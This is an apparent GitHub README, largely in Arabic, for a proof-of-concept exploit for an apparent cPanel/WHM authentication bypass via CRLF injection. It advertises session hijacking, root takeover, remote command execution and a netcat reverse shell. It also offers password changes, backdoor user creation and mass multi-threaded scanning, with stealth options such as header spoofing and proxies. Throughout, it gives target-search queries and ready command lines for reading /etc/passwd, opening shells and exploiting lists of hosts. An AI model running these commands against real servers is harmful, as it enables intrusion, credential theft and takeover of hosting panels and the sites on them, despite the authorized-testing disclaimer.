
 tc4dy/cve-2026-41940-poc-exploit
PoC استغلال لـ CVE-2026-41940 يستهدف تجاوز المصادقة في cPanel/WHM عبر حقن CRLF. يدعم اختطاف الجلسات، RCE، reverse shell، الفحص الجماعي، وshell تفاعلي لاختبار الاختراق المصرّح به.



إصدار cPanel & WHM - حقن CRLF لتجاوز المصادقة واختطاف الجلسة الكامل

يستغل هذا الاستغلال CVE-2026-41940، وهي ثغرة تجاوز مصادقة حرجة في cPanel/WHM. من خلال حقن حمولة CRLF مُصممة في نظام إدارة الجلسات، يحقق اختطاف الجلسة، والوصول إلى صلاحيات الجذر، والتحكم الكامل في لوحة الاستضافة دون أي بيانات اعتماد صالحة.
| الفئة | الميزات |
|---|---|
| الاستغلال | [+] تجاوز المصادقة عبر حقن CRLF [+] اختطاف جلسة WHM [+] تسريب رمز الأمان [+] وصول فوري لصلاحيات الجذر |
| ما بعد الاستغلال | [+] استخراج قائمة الحسابات (المستخدم + النطاق) [+] تنفيذ الأوامر عن بُعد (RCE) [+] شل عكسي (متوافق مع netcat) [+] قراءة الملفات (الإعدادات، السجلات، إلخ) [+] تغيير كلمة مرور الجذر [+] إنشاء مستخدم cPanel جديد |
| الفحص | [+] استغلال هدف واحد [+] فحص جماعي متعدد الأهداف [+] تعدد الخيوط (خيوط قابلة للتكوين) [+] دعم تجاوز المنفذ |
| التخفي | [+] تأخيرات عشوائية بين الطلبات [+] تزوير X-Forwarded-For [+] دعم User-Agent مخصص [+] دعم البروكسي (HTTP/HTTPS) |
| سهولة الاستخدام | [+] شل WHM تفاعلي (-i)[+] إخراج ملوّن (colorama) [+] وضع مطوّل/تصحيح [+] تصدير قائمة الحسابات إلى ملف [+] خيط جلسة Keep-Alive [+] آلية إعادة المحاولة للاتصالات غير المستقرة |
| المنتج | الإصدارات | الحالة |
|---|---|---|
| cPanel & WHM | 11.92 - 11.102 | [+] مؤكد |
| cPanel & WHM | 11.104 - 11.110 | [+] مؤكد |
| cPanel & WHM | 11.118 - 11.136 | [!] محدود |
| cPanel & WHM | < 11.86 | [+] قد يكون مصاباً |
port:2087 "cPanel" "WHM"
port:2083 "cPanel"
إخلاء المسؤولية: هذه الأداة مخصصة لاختبارات الأمان المصرّح بها والأغراض التعليمية فقط. الوصول غير المصرّح به غير قانوني.
# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-41940-POC-Exploit
cd CVE-2026-41940-POC-Exploit

# Install dependencies
pip3 install -r requirements.txt

# Run
python3 exploit.py -t https://example.com:2087
# Basic exploitation (extract accounts)
python3 exploit.py -t https://192.168.1.100:2087

# Save accounts to file
python3 exploit.py -t https://192.168.1.100:2087 -o accounts.txt

# Verbose mode (debug output)
python3 exploit.py -t https://192.168.1.100:2087 -v

# Interactive WHM Shell (Recommended)
python3 exploit.py -t https://192.168.1.100:2087 -i
[email protected] $ accounts          # List all cPanel accounts
[email protected] $ version           # Show cPanel version
[email protected] $ ls /home          # List directory
[email protected] $ cat /etc/passwd   # Read file
[email protected] $ exec id           # Execute command
[email protected] $ passwd NewPass123 # Change root password
[email protected] $ adduser test test.com pass123  # Create new user
[email protected] $ exit              # Exit shell

## تنفيذ الأوامر عن بُعد

```bash
# Execute single command
python3 exploit.py -t https://192.168.1.100:2087 --cmd "id"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "cat /etc/passwd"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "whoami; hostname; uname -a"


# Read file
python3 exploit.py -t https://192.168.1.100:2087 --read /etc/passwd
python3 exploit.py -t https://192.168.1.100:2087 --read /home/example/config.php
# Attacker machine (listener)
nc -lvnp 4444

# Exploit (reverse shell)
python3 exploit.py -t https://192.168.1.100:2087 --reverse-shell 10.0.0.1:4444
# Change root password
python3 exploit.py -t https://192.168.1.100:2087 --passwd "NewRootPass123!"

# Create new cPanel user
python3 exploit.py -t https://192.168.1.100:2087 --adduser hacker hacker.com Pass1234

# Keep-alive session (maintain access)
python3 exploit.py -t https://192.168.1.100:2087 --no-keep-alive  # Disable auto keep-alive
# Create targets file
echo "https://target1.com:2087" > targets.txt
echo "https://target2.com:2087" >> targets.txt
echo "https://10.0.0.5:2087" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt --threads 20

# Mass exploit with command execution
python3 exploit.py -l targets.txt --threads 10 --cmd "id"
# Custom port (non-standard)
python3 exploit.py -t https://example.com -p 8443

# Using proxy
python3 exploit.py -t https://192.168.1.100:2087 --proxy http://127.0.0.1:8080

# Custom user-agent for stealth
python3 exploit.py -t https://192.168.1.100:2087 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"

# Custom delay and retries
python3 exploit.py -t https://192.168.1.100:2087 --delay 5 --max-retries 5

# SSL verification (ignore self-signed by default)
python3 exploit.py -t https://192.168.1.100:2087 --ssl-verify
| Short | Long | Description | Default |
|---|---|---|---|
-t | --target | Single target URL | Required (single) |
-l | --target-file | File containing target list | Required (mass) |
-p | --port | Override port | Auto-detect |
-o | --output | Save account list to file | None |
-v | --verbose | Enable debug output | False |
-i | --interactive | Interactive WHM shell | False |
--proxy | HTTP/HTTPS proxy | None | |
-ua | --user-agent | Custom User-Agent | Random |
--cmd | Execute single command | None | |
--reverse-shell | Reverse shell IP:PORT | None | |
--passwd | Change root password | None | |
--adduser | Create new user (USER DOMAIN PASS) | None | |
--read | Read file from target | None | |
--threads | Threads for mass scan | 10 | |
--delay | Keep-alive interval (seconds) | 3.0 | |
--max-retries | Max retries per request | 3 | |
--no-keep-alive | Don't maintain session | False | |
--ssl-verify | Verify SSL certificates | False |
docker run -d --name cpanel-test -p 2087:2087 cpanel/cpanel:102
docker pull cpanel/cpanel:11.102 docker run -d -p 2087:2087 cpanel/cpanel:11.102
تحقق من مستودعات الاستغلال الأخرى الخاصة بي:
تُقدَّم هذه المجموعة من الأدوات بشكل صارم لاختبارات الأمان المصرّح بها، ومهام الفريق الأحمر، والبحوث الدفاعية. باستخدامك لهذا البرنامج، فإنك توافق على الشروط التالية:
